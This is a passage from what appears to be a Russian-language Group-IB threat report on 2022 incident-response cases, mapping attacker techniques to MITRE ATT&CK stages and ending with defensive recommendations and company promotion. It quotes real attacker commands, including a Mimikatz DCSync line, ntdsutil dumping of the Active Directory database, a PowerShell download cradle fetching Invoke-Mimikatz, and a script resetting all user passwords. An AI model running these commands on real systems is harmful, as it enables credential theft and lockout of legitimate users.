- функция MiniDump из DLL-библиотеки C:\Windows\System32\comsvcs.dll;
- Диспетчер задач Windows.

В контексте сложных атак можно было также увидеть реализацию DCSync T1003.006, например:

```
<redacted>.exe “lsadump::dcsync /domain:<redacted> /all /csv” exit
```

Кроме того, для сложных атак было характерно копирование базы данных Active Directory для извлечения аутентификационного материала T1003.003, например:

```
ntdsutil “ac i ntds” ifm “create full c:\windows\temp\1” q q
```

Атакующие могли получать аутентификационный материал из диспетчера учетных данных Windows T1555.004, например, при помощи Invoke-WCMDump, а также из веб-браузеров T1555.003, например, при помощи WebBrowserPassView или стилеров.

Такие цели, как публично доступные терминальные серверы и VPN предполагали активное использование перебора паролей T1110.001, подстановки учетных данных T1110.004 и подбора распространенных паролей к различным учетным записям T1110.003.

Иногда атакующие находили учетные данные в текстовых файлах, созданных пользователями T1552.001. Кроме того, довольно часто целью атакующих были приватные криптографические ключи — их извлекали, например, с помощью Invoke-SessionGopher.

Также в некоторых случаях атакующими использовались кейлоггеры T1056.001, например, написанные на основе открытых исходных кодов.

В случае с Linux-системами, специалисты Лаборатории фиксировали получение аутентификационного материала из файлов с историей команд T1552.003.

6. Kill Chain: сбор информации о скомпрометированной системе и ИТ-инфраструктуре

Сетевая разведка зачастую предполагала осуществление сбора самой разной информации, как о первично скомпрометированной системе, так и об ИТ-инфраструктуре в целом. Так сведения об учетных записях T1087 атакующие зачастую собирали средствами операционной системы (whoami, quser, net) и легитимными инструментами, например, AD Explorer,
а также с использованием командлетов PowerShell, например:

```
Get-AdUser  -Filter {(Enabled -eq $True)} | Format-Table
```

Сведения о доверительных отношениях между доменами T1482 собирались средствами операционной системы, например, nltest, и командлетами PowerShell, например:

```
Get-ADTrust -Filter * | fl
```

Для сбора информации о файлах и папках T1083 атакующие зачастую использовали интерактивный доступ, а также легитимные средства, например, Everything.

Сбор информации о доступных сетевых дисках T1135 производился как при помощи средств операционной системы, например, все того же net, так и кастомизированных инструментов, например NS, использование которого особенно характерно для атакующих, работающих с программами-вымогателями Dharma и Phobos.

В любой атаке, где предполагалось продвижение по скомпрометированной инфраструктуре, злоумышленниками осуществлялся сбор информации об удаленных системах T1018, а также доступных службах T1046.

Чаще всего для этого использовались сетевые сканеры:

- Nmap;
- NBTscan;
- SoftPerfect Network Scanner;
- Angry IP Scanner;
- Advanced IP Scanner;
- Advanced Port Scanner.

Для решения этой задачи, а также сбора информации об учетных записях T1087 и группах T1069 могли применяться средства для работы с Active Directory, например, AD Explorer и ADFind.

Также для сбора и анализа данных в контексте атак на Active Directory злоумышленники прибегали к BloodHound, например:

```
Invoke-BloodHound -URI http://localhost:7687 -UserPass “<redacted>”
-Throttle 3 -CollectionMethod Default
```

Для сбора информации о скомпрометированной системе T1082 и запущенных процессах T1057 также зачастую использовались средства операционной системы, например, systeminfo и tasklist.

7. Kill Chain: продвижение по скомпрометированной ИТ-инфраструктуре

Методы, задействованные для продвижения по скомпрометированной инфраструктуре, традиционно не отличались большим разнообразием. Наибольшей популярностью пользовался протокол SMB T1021.002, который в том числе применялся для копирования инструментария на удаленные системы T1570. Также злоумышленники использовали и протокол RDP T1021.001. В некоторых случаях атакующие обращались к службе удаленного управления WinRM T1021.006, по большей части благодаря фреймворкам постэксплуатации, например, Cobalt Strike.

Как уже отмечалось в настоящем аналитическом отчете, в некоторых случаях атакующие пускали в ход средства администрирования ИТ-инфраструктуры T1072, в том числе серверы управления антивирусным программным обеспечением, например, для распространения программ-вымогателей.

Говоря о Linux-системах, превалирующим методом продвижения по скомпрометированной инфраструктуре стал протокол SSH T1021.004.

8. Kill Chain: сбор информации со скомпрометированных систем

Сбор интересующей атакующих информации осуществлялся не только со скомпрометированных локальных систем T1005 и сетевых хранилищ T1039, но и, например, из различных репозиториев хранения кода T1213.003.

В некоторых случаях атакующие были заинтересованы в сборе электронной почтовой корреспонденции T1114.002, например:

```
New-MailboxExportRequest -Mailbox <redacted> -FilePath <redacted>
```

В некоторых инцидентах, связанных с компрометацией деловой электронной почты (Business Email Compromise, BEC), атакующие создавали правила переадресации для получения интересующих их писем T1114.003.

Перед эксфильтрацией, собранные данные обычно архивировались, чаще всего с использованием 7Zip T1560.001 или PowerShell T1560.002, и сохранялись на одной из скомпрометированных систем T1074.001, например:

```
Powershell -c Compress-Archive -Path <redacted> -DestinationPath
<redacted>
```

Чтобы отслеживать активность пользователя, в некоторых случаях атакующие делали снимки экрана T1113, как с помощью оригинальных инструментов, так и фреймворков постэксплуатации.

9. Kill Chain: взаимодействие со скомпрометированной инфраструктурой

Наиболее популярным методом коммуникации со скомпрометированными системами стали протоколы прикладного уровня, а именно HTTP и HTTPS T1071.001.

Зачастую, передаваемые данные были закодированы в таком формате, как base64 T1132.001, и/или зашифрованы, например, при помощи RC4 T1573.001.

Нередко атакующие использовали канал коммуникаций со скомпрометированной системой для загрузки дополнительных инструментов T1105, например:

```
IEX (New-Object Net.WebClient).DownloadString('https://<redacted>/
Invoke-Mimikatz.ps1')
```

Некоторые атакующие также активно использовали скрытые службы Tor для коммуникаций со скомпрометированными системами T1090.003.

В некоторых атаках для коммуникации со скомпрометированными системами применялись легитимные веб-сервисы T1102, например Yandex и Dropbox.

Для обеспечения резервного канала доступа атакующие прибегали к легитимным средствам удаленного доступа T1219, например, TeamViewer и AnyDesk.

10. Kill Chain: эксфильтрация собранных данных

Обычно эксфильтрация осуществлялась через тот же канал, с помощью которого злоумышленники взаимодействовали со скомпрометированной системой T1041.

В случаях, когда использовались легитимные инструменты, например, Rclone, данные могли выгружаться на облачные хранилища T1567.002.

11. Kill Chain: воздействие на скомпрометированную ИТ-инфраструктуру

В большинстве случаев воздействие на скомпрометированную ИТ-инфраструктуру оказывалось посредством использования программ-вымогателей T1486, в роли которых могло также выступать и легитимное программное обеспечение, в том числе **BitLocker**. В рамках исследуемого периода программы-вымогатели использовались не только для получения финансовой выгоды, но и для разрушения целевой ИТ-инфраструктуры.

Интерес злоумышленников к использованию вымогательского программного обеспечения обусловил популярность методов, направленных на ограничение возможности восстановления операционной системы T1490, например, путем удаления теневых копий Windows.

Также в некоторых атаках скомпрометированная инфраструктура была использована для майнинга криптовалюты T1496.

В ряде случаев атакующие меняли пароли пользователям T1531, чтобы ограничить доступ к скомпрометированным системам, например:

```
echo “Changing root password”
echo -e “0L0pJ33EXcZfJO\n0L0pJ33EXcZfJO” | passwd
for user in $(users); do
      echo “Changing $user password”
      echo -e “0L0pJ33EXcZfJO\n0L0pJ33EXcZfJO” | passwd “$user”
done
```

В завершении, активная работа злоумышленников с программами-вымогателями также обусловила популярность остановки различных служб T1489, которые могли препятствовать процессу шифрования.

Заключение

2022 год ознаменовался не только возросшей активностью различных типов киберпреступников, но и низкой готовностью многих компаний противостоять осуществляемым атакам на разных этапах. Вероятно, количество инцидентов информационной безопасности продолжит увеличиваться по мере обострения геополитической ситуации и снижения порога входа в киберпреступный бизнес.

Атаки операторов шифровальщиков остаются главной угрозой для российских организаций. При этом целью применения программ-вымогателей становится не только получение выгоды, но и нанесение ущерба жертвам. Мы предполагаем, что в будущем атакующие все чаще будут прибегать к монетизации путем требования выкупа за непубликацию данных, а не только за их расшифрование; этому также может способствовать увеличение штрафов за выявленные утечки данных.

В прошлом эксперты Group-IB прогнозировали, что эксплуатация атакующими уязвимостей публично доступных приложений будет приобретать все большее значение. В 2022 году именно эта техника стала главным способом получения первоначального доступа к инфраструктуре жертв, обогнав атаки с использованием фишинга. Это означает, что организациям следует уделять еще больше внимания программному обеспечению, установленному на хостах с выходом в интернет,
а также внимательно следить за новостями о выявленных уязвимостях и связанных патчах.

Несмотря на растущее число киберинцидентов, злоумышленники продолжают использовать простые и проверенные методы, особенно на средних стадиях атаки (до воздействия на инфраструктуру). Наибольшее разнообразие (а значит, и меньшая предсказуемость) в используемых техниках и инструментах встречаются в основном на более ранних этапах kill chain, в особенности на этапе первоначального получения доступа. Комбинация этих фактов позволяет предположить, что более эффективным способом проактивного обнаружения злоумышленников в сети будет фокусирование на «операционных» этапах кибератаки – сборе информации, продвижении по сети, получении аутентификационных данных, выполнении команд и закреплении в системе.

Специалисты Group-IB ожидают, что злоумышленники продолжат использовать хорошо изученные и проверенные методы. Это позволяет сократить время проведения атаки и снизить порог вхождения, что ведет к росту числа инцидентов, а также увеличивает вероятность успешного проведения атаки при мало растущем требовании к ресурсам.

Рекомендации

1. Убедитесь, что используемые средства удаленного доступа в ИТ-инфраструктуру надежно защищены, в том числе с помощью мультифакторной аутентификации.
2. Следите за актуальностью программного обеспечения, использующегося на публично доступных серверах.
3. Не допускайте использования администраторами и разработчиками сервисов и программного обеспечения без уведомления службы безопасности.
4. Ограничьте возможность использования личных устройств сотрудников для доступа в корпоративную сеть, в том числе через VPN.
5. Обеспечьте эффективную защиту электронной почты.
6. Используйте такие средства обеспечения информационной безопасности, которые позволяют обеспечить мониторинг и обнаружение угроз на протяжении всего жизненного цикла атаки.
7. Уделяйте особое внимание легитимному программному обеспечению, которое может быть использовано злоумышленниками.
8. Своевременно реагируйте на выявленные инциденты.
9. Приоритезируйте угрозы, используя данные киберразведки.
10. Регулярно проводите киберучения, чтобы убедиться, что ваша команда и средства защиты готовы к отражению реальной атаки.

Что делать, если ваша компания подверглась атаке?

С такой ситуацией может столкнуться бизнес любого размера и отрасли. Для оперативного решения проблемы обратитесь к Group-IB

Что даст реагирование на инцидент от Group-IB

1. **Вы вернете контроль над своими данными.**

   Специалисты проанализируют инцидент и сообщат, продолжают ли злоумышленники находиться в скомпрометированной сети, а также расскажут, как он произошел.

2. **Вы получите необходимые средства защиты сети.**

   В ходе работы эксперты используют собственные разработки Group-IB, позволяющие обнаружить потенциально вредоносную активность, а также повторные попытки компрометации.

3. **Подробные рекомендации для предотвращения атак в будущем.**

   Вы получите список рекомендаций по оптимизации ИТ-инфраструктуры и проведению профилактических мероприятий для недопущения повторной компрометации.

Сообщите об инциденте:

Звонок по номеру:
+7 (495) 984-33-64

Отправка запроса на email:
response@cert-gib.com

Заполнить форму на сайте

Описание компании

Group-IB — один из ведущих мировых разработчиков решений для обнаружения и предотвращения кибератак, выявления мошенничества и защиты интеллектуальной собственности в сети.

1 300+
исследований киберпреступлений

600+
специалистов и разработчиков

550+
enterprise-клиентов

60
стран присутствия

$1 млрд
сохранен в бюджете клиентов

№1*
ведущий поставщик услуги Incident Response Retainer

120+
патентов и заявок

4
уникальных Центра исследования и атрибуции киберугроз

* По версии Cybersecurity Excellence Awards

Признание международных экспертов

FORRESTER®
kuppingercole ANALYSTS
Gartner
IDC
FROST & SULLIVAN

Соответствие требованиям регуляторов РФ

Технологии и инновации

Кибербезопасность
- Threat Intelligence
- Управление поверхностью атаки
- Защита электронной почты
- Анализ сетевого трафика
- Детонация ВПО
- Защита конечных станций (EDR)
- XDR

Противодействие мошенничеству
- Противодействие мошенничеству client-side
- Адаптивная аутентификация
- Защита от ботов
- Выявление платежного мошенничества
- Поведенческий анализ

Защита бренда
- Антифишинг
- Антипиратство
- Антимошенничество
- Антиконтрафакт
- Выявление утечек данных
- Защита VIP-персон

Портфолио услуг

Аудит и консалтинг	• Анализ защищенности • Тестирование на проникновение • Red Teaming • Оценка соответствия и консалтинг	• Выявление следов компрометации • Проверка готовности к реагированию на инциденты
Обучающие программы	• Для технических специалистов • Для широкой аудитории	• Мастер-классы для детей
Реагирование на инциденты и цифровая криминалистика	• Реагирование на инциденты • Реагирование на инциденты по подписке	• Цифровая криминалистика • eDiscovery
Managed Services	• Managed Detection • Managed Threat Hunting	• Managed Response
Исследование высокотехнологичных преступлений	• Исследование киберпреступлений	

GROUP-IB

Предотвращаем и исследуем киберпреступления с 2003 года

БОРЬБА С КИБЕРПРЕСТУПНОСТЬЮ

GROUP-IB.RU
GROUP-IB.RU/BLOG
+7 495 984 33 64
INFO@GROUP-IB.COM